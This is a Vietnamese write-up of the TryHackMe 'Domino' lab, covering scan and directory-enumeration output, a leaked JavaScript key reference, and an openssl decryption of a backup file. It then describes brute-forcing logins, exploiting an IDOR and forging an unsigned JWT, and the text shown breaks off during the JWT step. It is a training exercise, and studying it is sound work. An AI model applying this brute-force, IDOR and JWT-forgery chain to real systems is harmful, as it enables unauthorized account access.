TRYHACKME | Domino
Chain together vulnerabilities in a cascading attack, where every piece you find knocks over the next.
Domino
Enum
Nmap
Host is up, received echo-reply ttl 62 (0.13s latency).
Scanned at 2026-08-04 22:26:18 +07 for 56s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 29:aa:33:a7:72:21:5b:c5:21:ce:43:c7:cd:6d:c9:e3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOMSuQFP3UX0dd3JFymNuQkg0Z1Od0mH2h3s/Ho+eLAsuJhM+J5IwUI6tycXjqyNuymkamggdBcFqsUR8rRjdDQ=
|   256 d8:0a:fe:27:1a:54:23:51:17:0e:b2:1f:29:14:89:fd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICx1Kqog6r1Ul1ta2JWsfbqkCPKzGRcAhi78sKeB5iVY
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: NexusCorp Portal
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Gobuster
===============================================================
Gobuster v3 6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.161.226
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,js,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 861]
/.php                 (Status: 403) [Size: 278]
/support              (Status: 301) [Size: 316] [--> http://10.48.161.226/support/]
/admin                (Status: 301) [Size: 314] [-->
/static               (Status: 301) [Size: 315] [--> http://10.48.161.226/static/]
/team.php             (Status: 200) [Size: 3747]
/api                  (Status: 301) [Size: 312] [--> http://10.48.161.226/api/]
/javascript           (Status: 301) [Size: 319] [--> http://10.48.161.226/javascript/]
/logout.php           (Status: 302) [Size: 0] [--> /index.php]
/config.php           (Status: 200) [Size: 0]
/backup               (Status: 301) [Size: 315] [--> http://10.48.161.226/backup/]
/forgot.php           (Status: 200) [Size: 684]
/403.php              (Status: 200) [Size: 322]
/auth.php             (Status: 200) [Size: 0]
/dashboard.php        (Status: 302) [Size: 0] [--> /index.php]
/reset.php            (Status: 200) [Size: 410]

Truy cập các đường dẫn đã tìm được trong gobuster thì nhận được các thông tin như sau:
- admin
- static

- app.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
// NexusCorp Portal - Frontend Utilities
// v2.3.1 - Build 20241115

(function() {
    'use strict';

    // Configuration (TODO: move to env before prod deployment - laura 2024-10-22)
    const CONFIG = {
        apiBase: '/api',
        // Encryption key for backup config decryption - AES-ECB-128
        // Key: {KEY_DA_XOA} (pad to 16 bytes with �)
        _backupKey: '{KEY_DA_XOA}',
        appVersion: '2.3.1'
    };

    // Session helper
    window.NexusApp = {
        getSession: function() {
            const cookie = document.cookie.split(';').find(c => c.trim().startsWith('nexus_session='));
            if (!cookie) return null;
            try {
                return JSON.parse(atob(cookie.split('=')[1].trim()));
            } catch(e) { return null; }
        },
        getApiToken: function() {
            return localStorage.getItem('nexus_jwt');
        },
        setApiToken: function(token) {
            localStorage.setItem('nexus_jwt', token);
        }
    };

    // Auto-fetch JWT if not cached
    if (!localStorage.getItem('nexus_jwt') && document.cookie.includes('nexus_session')) {
        fetch('/api/auth/token.php', {credentials: 'include'})
            .then(r => r.json())
            .then(d => { if (d.token) localStorage.setItem('nexus_jwt', d.token); })
            .catch(() => {});
    }
})();
- team.php

Email:
1
2
3
4
5
6
7
laura.hayes@nexus.corp
michael.chen@nexus.corp
sarah.johnson@nexus.corp
robert.wilson@nexus.corp
emma.taylor@nexus.corp
david.brown@nexus.corp
james.wright@nexus.corp
Username:
1
2
3
4
5
6
7
laura.hayes
michael.chen
sarah.johnson
robert.wilson
emma.taylor
david.brown
james.wright
- javascript
- backup

- backup/README.txt
1
2
3
4
NexusCorp Backup Configuration
================================
config.enc  - Encrypted application configuration (AES-128-ECB)
Decryption key reference: see static/app.js (deployment notes)
- backup/config.enc
1
2
3
4
5
6
7
8
❯ xxd config.enc
00000000: 31cd 75de 345d 4019 4b60 bea5 c4db a6f1  1.u.4]@.K`......
00000010: 93e5 71cb 8c03 22d5 108a b67f 7e50 73ba  ..q...".....~Ps.
00000020: 7387 c869 b6c9 aec7 dd28 dc8b f001 9fa9  s..i.....(......
00000030: b850 4bbd 4779 0f5e e968 c416 d2b2 412d  .PK.Gy.^.h....A-
00000040: 5c95 9976 74ed f0bb 6285 d92f d7b0 01d0  \..vt...b../....
00000050: 3157 6dbf 5aa4 2541 bed9 1276 8789 8e36  1Wm.Z.%A...v...6
00000060: 2b64 d315 4fc8 7d61 0c9c dcf1 8993 6994  +d..O.}a......i.
Từ kết quả key nhận được trong file app.js thì mình dùng câu lệnh sau để giải mã file đã bị mã hóa thông qua câu lệnh sau:
1
openssl enc -d -aes-128-ecb -K {KEY_DUOI_DANG_HEX} -in config.enc -out decrypted_config.
Sau khi giải mã ta thu được kết quả như sau:
1
2
❯ cat decrypted_config.txt
{"app_name":"NexusCorp Portal","version":"2.3.1","deploy_env":"production","system_user":"devops"}
- forgot.php

- reset.php

Ngoài ra còn các đường dẫn khác không có gì quá đặc biệt nên mình không liệt kê ở đây.
Exploit
Login
Dựa vào những thông tin thu thập được ở bên trên và mình cũng thử SQLi đối với form login nhưng không thành công nên mình đã đi brute force thông tin đăng nhập của các User đã được trích xuất ở bên trên (Do phần username trong form login có cấu trúc trung với thông tin vừa trích xuất):

Các câu lệnh brute force như sau:

Từ kết quả ta biết được đã tìm được kết quả của 3 user
Trong trường hợp này mình dùng fuff để brute force, tuy nhiên các bạn cũng có thể dùng Burpsuite hoặc Hydra để brute force thông qua câu lệnh:

Đăng nhập với tài khoản mật khẩu đã brute force được thì ta truy cập được trang chủ với giao diện như sau:
IDOR

Truy cập vào tính năng My Profile API ta được kết quả như sau

Mình thử sửa giá trị của ID thì thấy đã có thể xem Profile của người khác -> xác nhận có lỗ hổng IDOR

Trích xuất thông tin từ IDOR ta có được kết quả như sau:
- id=1: Chỉ có duy nhất user này có quyền Admin:
- id=5: Các user khác có quyền user tương tự như user này:
RFI
Tiếp theo trong tính năng Support Tickets có chứa lỗ hổng XSS, tuy nhiên mình sẽ đề cập ở phía bên dưới.

Ngoài ra, từ các tính năng được liệt kê trong trang chủ, mình truy cập vào API : /api/files.php?name= để hy vọng có thể đọc các file code được liệt kê trong gobuster nhằm thuận tiện cho quá trình khai thác

Truy cập /api/auth/token.php để tạo token:
Tuy nhiên với token đã tạo thì vẫn không thể truy cập tính năng này do người dùng không có quyền admin:

Sửa thử payload với quyền admin và gửi lại request thì thấy JWT token có thể không được xác minh payload thông qua chữ kí nên nhận được kết quả như sau:

